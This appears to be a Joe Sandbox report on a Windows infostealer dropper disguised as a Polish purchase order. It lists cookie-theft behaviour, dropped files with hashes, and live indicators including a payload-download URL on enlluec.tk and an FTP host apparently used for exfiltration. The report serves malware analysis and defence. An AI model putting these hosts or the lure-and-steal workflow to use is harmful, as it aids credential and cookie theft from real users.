Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Time Based Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Time Based Evasion	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe	10%	ReversingLabs		
Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe	33%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsgB1F9.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsgB1F9.tmp\nsExec.dll	2%	ReversingLabs		
C:\Users\user\Pacifisterne\Automatcafeer\Nedrustningspolitikken\Dilemmaers146\Glasgaiblean ir\Nodebilledet\Microsoft.Practices.Composite.UnityExtensions.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
1.2.Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File

Domains

Source	Detection	Scanner	Label	Link
sentientshift.com	0%	Virustotal		Browse
ftp.sentientshift.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://enlluec.tk/	0%	Avira URL Cloud	safe	
http://sentientshift.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://ftp.sentientshift.com	0%	Avira URL Cloud	safe	
http://https://enlluec.tk/dkVAJHULLLAJIKvMzyyDm233.pcx	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api4.ipify.org	64.185.227.155	true	false		high
sentientshift.com	192.185.87.146	true	false	• 0%, Virustotal, Browse	unknown
enlluec.tk	103.83.194.19	true	false		unknown
ftp.sentientshift.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high
http://https://enlluec.tk/dkVAJHULLLAJIKvMzyyDm233.pcx	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ftp.sentientshift.com	CasPol.exe, 00000089.00000002.1804428563 0.00000000341E4000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe, 00000001.00000003.13041218149.0000000 002932000.00000004.00000020.00020000.000 00000.sdmp, default.css.1.dr	false		high
http://https://api.ipify.org	CasPol.exe, 00000089.00000002.1804428563 0.0000000034141000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://sentientshift.com	CasPol.exe, 00000089.00000002.1804428563 0.00000000341E4000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://creativecommons.org/licenses/by-sa/4.0/	application-x-executable.png.1.dr	false		high
http://nsis.sf.net/NSIS_Error	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe	false		high
http://nsis.sf.net/NSIS_ErrorError	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CasPol.exe, 00000089.00000002.1804428563 0.0000000034141000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://mozilla.org/MPL/2.0/.	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe, 00000001.00000003.13041218149.0000000 002932000.00000004.00000020.00020000.000 00000.sdmp, default.css.1.dr	false		high
http://https://enlluec.tk/	CasPol.exe, 00000089.00000002.1802695030 0.00000000037C8000.00000004.00000020.000 20000.00000000.sdmp, CasPol.exe, 0000008 9.00000002.18026950300.000000000378B000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.83.194.19	enlluec.tk	United States		132335	NETWORK-LEAPSWITCH-INLeapSwitchNetworksPvtLtdIN	false
192.185.87.146	sentientshift.com	United States		46606	UNIFIEDLAYER-AS-1US	false
64.185.227.155	api4.ipify.org	United States		18450	WEBNXUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	791299
Start date and time:	2023-01-25 10:02:02 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	141
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@400/11@3/3
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 48.8% (good quality ratio 48.1%) • Quality average: 87.4% • Quality standard deviation: 21.9%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, spclient.wg.spotify.com, wdcpalt.microsoft.com, client.wns.windows.com, login.live.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target CasPol.exe, PID 5424 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsgB1F9.tmp\System.dll

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	11264
Entropy (8bit):	5.770803561213006
Encrypted:	false
SSDEEP:	192:vPtkumJX7zB22kGwfy0mtVgkCPOsE1un:k702k5qpdsEQn
MD5:	2AE993A2FFEC0C137EB51C8832691BCB
SHA1:	98E0B37B7C14890F8A599F35678AF5E9435906E1
SHA-256:	681382F3134DE5C6272A49DD13651C8C201B89C247B471191496E7335702FA59
SHA-512:	2501371EB09C01746119305BA080F3B8C41E64535FF09CEE4F51322530366D0BD5322EA5290A466356598027E6CDA8AB360CAEF62DCAF560D630742E2DD9BCD
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....)...m.m.m...k.m.~....j.9..i....l....l.Richm.....PE..L...tc.W.. .....!.....'.....0.....`.....2.....0..P.....P.....0..X.....text...O..... ..... ..`.rdata..S....0....."..... @..@.data...h....@.....&.....@....reloc..`....P.....(.....@..B.....

C:\Users\user\AppData\Local\Temp\nsgB1F9.tmp\nsExec.dll

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	4.994861218233575
Encrypted:	false
SSDEEP:	96:U7GUxNkO6GR0t9GKKr1Zd8NHYVVHp4dEeY3kRnHdMqqyVgNN3e:mXhHR0aTQN4gRHdMqJVgNE
MD5:	B648C78981C02C434D6A04D4422A6198
SHA1:	74D99EED1EAE76C7F43454C01CDB7030E5772FC2
SHA-256:	3E3D516D4F28948A474704D5DC9907DBE39E3B3F98E7299F536337278C59C5C9
SHA-512:	219C88C0EF9FD6E3BE34C56D8458443E695BADD27861D74C486143306A94B8318E6593BF4DA81421E88E4539B238557DD4FE1F5BEDF3ECEC59727917099E90D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d..7..7..7..7..7,..7..7..7..7..7..7Rich..7.....PE..L...rc.W.....!..... ....P.....$..I.... ..P.....@..... .....text..... ..`. rdata..,.... .....@..@.data.....0.....@....reloc.....@.....@..B..... ....

C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, last written using SQLite version 3036000, file counter 36, database pages 24, 1st free page 14, free pages 11, cookie 0x5, schema 4, UTF-8, version-valid-for 36
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	2.9216957692876595
Encrypted:	false
SSDEEP:	384:ST8XNcKu0iTwbAziYN570RMZXVuKnQM2V6ofbDO4xmTgZcZygSA2O9RVHfwrhhxV:JNcgiD5Q6luKQM2V7DXcAgSA2KD4jL
MD5:	1A706D20E96086886B5D00D9698E09DF
SHA1:	DACF81D90647457585345BEDD6DE222E83FDE01F
SHA-256:	759F62B61AA65D6D5FAC95086B26D1D053CE1FB24A8A0537ACB42DDF45D2F19F
SHA-512:	CFF7D42AA3B089759C5ACE934A098009D1A58111FE7D99AC7669B7F0A1C973907FD16A4DC1F37B5BE5252EC51B8D876511F4F6317583FA9CC48897B1B913C7F
Malicious:	false
Preview:	SQLite format 3.....@ ...$.....$..S`.....g.....[.[.[..... ....

C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005, file counter 7, database pages 5, cookie 0x4, schema 4, UTF-8, version-valid-for 7
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	2.3172897780113213
Encrypted:	false

SSDEEP:	96:oNwCz2C+NR73QOaq9kozeav2RT3VnnnekEEN9ORelnasL:ouZC+NJLaqe0LUTpnn1DN9OROnj
MD5:	D5ECE7413F423743B368D55921D78C0A
SHA1:	3F1E854E373FB2F9BFD868AF38AF5C6B3CD2A71D
SHA-256:	D38D8A693CD4B718EA9E4995939262749893878EE9A0931BEB0F33781979FD77
SHA-512:	F54CAB99D2795DF2D01E54D1E1184D116A56E8053140BAF868ADBFC7EE35EFBC59F83E3FF26C84E0D6D1A118BB79CAB82527F1502D328483953A0A58BEED8E0B
Malicious:	false
Preview:	SQLite format 3.....@ .....O}.....g.....8.....

C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	SQLite 3.x database, user version 12, last written using SQLite version 3036000, page size 32768, writer version 2, read version 2, file counter 3, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	0.08231524779339361
Encrypted:	false
SSDEEP:	12:DQANJfWk73Fmdmc/OPVJXfPNn43etRRfYR5O8atLqxeYaNcDakMG/lO:DQANJff32mNVpP965Ra8KN0MG/lO
MD5:	886A5F9308577FDF19279AA582D0024D
SHA1:	CDCCC11837CDDB657EB0EF6A01202451ECDF4992
SHA-256:	BA7EB45B7E9B6990BC63BE63836B74FA2CCB64DCD0C199056B6AE37B1AE735F2
SHA-512:	FF0692E52368708B36C161A4BFA91EE01CCA1B86F66666F7FC4979C6792D598FF7720A9FAF258F61439DAD61DB55C50D992E99769B1E4D321EC5B98230684BC5
Malicious:	false
Preview:	SQLite format 3.....@ .....S`.....}..}.....

C:\Users\user\Pacifisterne\Automatcafeer\Nedrustningspolitikken\Dilemmaers146\Glasgaibleanir\Nodebilledet\Microsoft.Practices.Composite.UnityExtensions.dll

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	18048
Entropy (8bit):	5.781710632242959
Encrypted:	false
SSDEEP:	384:PDNDRvozv1hgXptjLrzs4AvgWOMrq0eMDl/:ZRvA4r77ARg/
MD5:	270209B12F7C117C539F574CE2576C0A
SHA1:	184B447F6364FA0760F862B84CBC6E717C9F5C3D
SHA-256:	C5DB3358A184147D6FFB41F05BBF9BA9356038A0867A783F266EA62813EF6CF4
SHA-512:	BB062EF832EB2B477D92FDF71C0B6B30AA590A735DEC1920400C3DA74EC07FF1F1DBF9E50E63EE2FDD68E9E48FC39F5522DFF0A029E47658A41F88EEC9FD250A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...W..S....." .....0..... .....@..... ..@...@.....@..... .....`.....8.....dM..... ..H.....text...6.... ...0..... ..`.rsrc.....`.....2..... .....@..@.reloc.....8.....@..BH.....*..\#.....`&.....{....*"..}....*..{....*"..(....*...0.....}.....o.....-.(....s....z.r...p..o.....o....(.....(....-.(....s....z.r3..p..o.....(....o...+&.o.....r_..p..o.....o....&.o....&.o.....r...p..o.....o.....,...(....o...+(....(.....r...p..o.....o.....r...p..o....*..(...(....(.....+...(....(.....,...(....(....*2.(....o...+*...0..%.....(.....o....o...+&.o.....,..(.....o...+&.{....9.....-...(.....(.

C:\Users\user\Pacifisterne\Automatcafeer\Nedrustningspolitikken\Dilemmaers146\Glasgaibleanir\Nodebilledet\Reinspired.Aut

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	ASCII text, with very long lines (50244), with no line terminators
Category:	dropped
Size (bytes):	50244
Entropy (8bit):	3.999625167208849
Encrypted:	false
SSDEEP:	768:4Kt0hO4obUZX9nvBHp7RJ+CqqSK0haV6RTFA9yu7m1HK0TWgKL383w6gW:81oq9nvjqqSiUu9yu7m1HzT4L38AhW
MD5:	21337BAB1F65E60A88523B4DDB961E52

SHA1:	AD9C448F53AB48C3110D25650BACFE44C1988D51
SHA-256:	E2565D3B49D70ACDAD0AB4162BA0FBF738F227A0EC224982A813E874C46C0FCE
SHA-512:	A6DAE16844C6A433AFF4EDE77F0E77984073CEC0E38D439B57144670EE0F4034BD5F2FFCB6647010F6717A7F39928A6F04E7F05BA9511745F38CF6A49891FFDA
Malicious:	false
Preview:	56E3E082070CC707B0B701B836A6FEDCB0D7E6E50989CF2DA81B4311EF928EBF02F09C7EB977BC9031BA864CC44F17929BE2524D78FC507F411DCBC9 1BE502D51D27CA45924DFC91765F6EB7845C91C0D665E583A8AD0203D0E4E6E6CD17355A6BEE2CB460D8FEE6D05422DDF5EE3A100E5B5DF7E16AF5EE 06574C03F45CF5AB392237D86BD7BA856648AFC8934A58C5CB26436F55DDADFBBF10B9B4879334CB8EC34E3188C13AB624B5BD476E64AE8E29F5D01B 1F4990A3C97BFCFF07D4B1C9164FF864EC64F66817B8CB32DEDF9FCDD8BFEA77F0E8FA2FF734E9693AB8DB0E567BF76D363F5446629BF43E8658F94A 657CA3A4E1F8CBE2A0DF2079A857E95B935916B09270CBD505DC004B5398C830A48C5BEC0BF51F45B3CF8B5BB54C379E941830FBE112B9AA311E3DDC B33515B088213DF149B237AA4C2FDEF37D6456FA22C12527A4B8369506B1AD0523F47A8479C3F96173652E3E9D10BC37BBDA514166816FEB43067D30 B2F3AF7514968878341027AC20B0A426E2E7C25DCBA0B6FED381151DDA1B09092FF33782B8325E6B87234F9652F4DB96B3783CDA3D515E98CEDAACDB A19D8B6F8900215829145E262A081177B80AA3834EDBFF2F96C95ED77E31546A6F59C87BE0A467B5CF31606F7D2E6453A34C7B7AF3DAFCFB71E6B577 0C2B1BC25C472C3653338393230C4F9FFB4398AD

C:\Users\user\Pacifisterne\Automatcafeer\Seacross.Him

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	data
Category:	dropped
Size (bytes):	285823
Entropy (8bit):	7.384888860358361
Encrypted:	false
SSDEEP:	3072:RPwTCrZk0BdcUdJ9bh2df3UvT1q3olHbVfvco8uKbtfEqL42V9oCWRtTT5sEgZOF:hTe00ykdvUvT1XGcofEmopbtlXF
MD5:	6CD4A3E95E9C6BA051D63C5177522F4B
SHA1:	38CBCD09C46F8637421F4D604C9C634A755D7EB0
SHA-256:	98BBC8D8E0B70E12F3A2C541CA197D27FFBC4B25BEDB517E0C510A20F0EEAC17
SHA-512:	E23F984A19945EB3A0595F5AB74D9C7D5EFDDC03B12CB376AAC4FF301B614619C7DB625387DCB8F9339F1F0EB148C329652FF9303FD053A74618E51CF823211
Malicious:	false
Preview:	XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXX

C:\Users\user\Pacifisterne\Automatcafeer\Syntaksgenkendelsernes\Temposkifterne\default.css

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	Unicode text, UTF-8 text
Category:	dropped
Size (bytes):	19729
Entropy (8bit):	4.854870578875106
Encrypted:	false
SSDEEP:	384:SfWIec2c8Fn9khSO774VZE+HDxYADgab6YDrvCEE5c:SfWpc8Fn9khSO3yZE+HFYADJv/E5c
MD5:	A9006B652EBD39E033121BBAD1D45AC9
SHA1:	A9A681BD5801984388334C85B8E09561A21913FF
SHA-256:	E84FAFC9058C23AD27C2BE6BB8ED9CAC9AAC1744376330D53D7D531C1EA3EABE
SHA-512:	0B2F899C1FB7030F5ACA15E4F23F250CC62D5014ECBAE0E5CE738F9172895AB82C2B93693F3A078EC3642B3549355E25DA16834A9714CCF8B33087ED3BACAF1 B
Malicious:	false
Preview:	/*. * This file is part of the LibreOffice project.. *. * This Source Code Form is subject to the terms of the Mozilla Public. * License, v. 2.0. If a copy of the MPL was not distr ibuted with this. * file, You can obtain one at http://mozilla.org/MPL/2.0/.. *. * This file incorporates work covered by the following license notice:. *. * Licensed to the Apac he Software Foundation (ASF) under one or more. * contributor license agreements. See the NOTICE file distributed. * with this work for additional information regardi ng copyright. * ownership. The ASF licenses this file to you under the Apache. * License, Version 2.0 (the "License"); you may not use this file. * except in compliance with the License. You may obtain a copy of. * the License at http://www.apache.org/licenses/LICENSE-2.0 .. */./*.+++ +++++++++++++++++++++++++++++.+ LIBREOFFICE HELP IN BROWSER +.+ DEFAULT STYLE

C:\Users\user\Pacifisterne\Automatcafeer\Syntaksgenkendelsernes\Temposkifterne\network-cellular-signal-none-symbolic.svg

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	660
Entropy (8bit):	4.929915592008811
Encrypted:	false

SSDEEP:	12:t4CDqaZnoUJgiCydrkeYRAerAFFLAmLRHGdK5D9DME:t4C9ZoUJyyKbRAecFxfRHGMRtME
MD5:	96756F6658DD20BCB387DECC6C2FB720
SHA1:	42E06BBF711B5F71D07B965A0654AFF6249B99D6
SHA-256:	C15238E9B65995BDADC206340B33E7B7E50EF00031F5B61DF9700BBB5350F635
SHA-512:	F64F1B4C96611ADF276F87F242501534DA8D9D2A17A00749A4FE05DE051DA5CAEDF545D39D574BB7E6447CC272C5F9BF2E8B0EE88B277EDDB46D1E263C08F/1B
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16"><path d="M8 4v11h3V4zm4-3v14h3V1zM4 7v8h3V7zm-4 3v5h3v-5z" style="line-height:normal;font-variant-ligatures:normal;font-variant-position:normal;font-variant-caps:normal;font-variant-numeric:normal;font-variant-alternates:normal;font-feature-settings:normal;text-indent:0;text-align:start;text-decoration-line:none;text-decoration-style:solid;text-decoration-color:#000;text-transform:none;text-orientation:mixed;shape-padding:0;isolation:auto;mix-blend-mode:normal" overflow="visible" opacity=".35" color="#000" font-weight="400" font-family="sans-serif" fill="#474747" fill-rule="evenodd"/></svg>

C:\Users\user\Pacifisterne\Automatcafeer\Tubulating\application-x-executable.png

Process:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	981
Entropy (8bit):	7.490445024712213
Encrypted:	false
SSDEEP:	24:Xtk15wEzJDA4IttcJtoyV+i2FgT17uiW1cWhncisE:XtkHj2t2HoyQxgJY/bsE
MD5:	57788EB5F2415CF88CDDF86A995B497F
SHA1:	CDF8E6B6E0F823C6A77EA66569B61BE5D760BF96
SHA-256:	08F67C366FB7F3371CA2E3B65DA0A4F9AEBD57D18A2990CB7571A8C2ECAD5D41
SHA-512:	024EF704154FC9D0DC38679F1C017691A69E5282E58297F018C40C5957C409B74CFE5F70ACB6BF35CDE8631265366F4E987DF80C1D2E57639253D1CE6FCD5B6
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....pHYs.....+.....tEXtSoftware.www.inkscape.org..<.....tEXtTitle.Adwaita Icon Template...?....tEXtAuthor.GNOME Design Team`.v~...RtEXtCopyright.CC Attribution-ShareAlike http://creativecommons.org/licenses/by-sa/4.0/.Tb.....IDAT8...KHTa....w_s.<n3..dY..ZH.hW.ET+.R.....,ha.hQ...m-J.. ,.....0(j.0.Ef..L.c53w.w.|-"m|.Y.....p....9..0....2.r.{...t..G- ..hU%oU.B26..R.(j../.k.>.....*.(.e..b[nNE#....Q..?.....'...Nj.x..h.....!'..Zsu.....0p7.....+&..Q.a.;A)..l(.QU^".O.7..... ....m/c..D....@. H..V.P...Qy.uJ.]...S[..z).x..\..G...I6.tn"N.`.YP.PP....0..1...v....f..>N\.o..Z.....r..yw.. ..@.H..1W.....7.2fP0V..&..h.....T...9=.L:..D7...H.....`....39d...z*...[.....8. ..u.....X..1$..p6.G..`...}'.)..}'o.\|.Ttb(-..xAD.....D....T>.n..Nw..A...w...!-2....N.....U....Hhq.._$..i.~v.k.!.@b.oH....E&vj.).f.t...8^.{Sy=s1.{.._f./$G...5....x.....@...O[..... ..`.NB@e.o.....t.....V..`U....IEND.B`.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.874744026790643
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
File size:	669600
MD5:	17388d36388d280c4e2d724c9ab58002
SHA1:	ee660100dfbad59a2796244514bff64c66cd0ca7
SHA256:	5f20a33e263b8b8f5388b8e2512d0678312257b8fdf592b8a83aa481076048ca
SHA512:	b49d055149f26ce72cd04ecd6fd581523fdeaf7f3234e8b547fa0fedbaf52aae6b408480c4cebdb7359422d9ae7664dcd8a083d99f13d9fbc1692d4914895ce4
SSDEEP:	12288:Pkvld8NVtfkug41IDHQ215k5P5x2/dKRy6i5y:PeHiMrQ2HkLI/ki5y
TLSH:	40E4F6527059808AE8A738F3685FC07014A02EAD92EDD25E66F67B2645F2313CC5FF9D
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... (...F...F...F.*.....F...G.v.F.*.....F...v...F...@...F.Rich..F.....PE..L....c.W.....^.....

File Icon

Icon Hash:	3319396623190917

Static PE Info

General

Entrypoint:	0x4030d9
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x5795638D [Mon Jul 25 00:55:41 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b78ecf47c0a3e24a6f4af114e2d1f5de

Authenticode Signature	
Signature Valid:	**false**
Signature Issuer:	CN=Dictatorialism, OU="Innervational Chloropal Stald ", E=Covalency@Bedrveligheds.Sl, O=Dictatorialism, L=Tarrant Rushton, S=England, C=GB
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 24/01/2023 08:31:02 23/01/2026 08:31:02
Subject Chain	• CN=Dictatorialism, OU="Innervational Chloropal Stald ", E=Covalency@Bedrveligheds.Sl, O=Dictatorialism, L=Tarrant Rushton, S=England, C=GB
Version:	3
Thumbprint MD5:	7F1F45BD7FCC95B4458C5EC8BFA17430
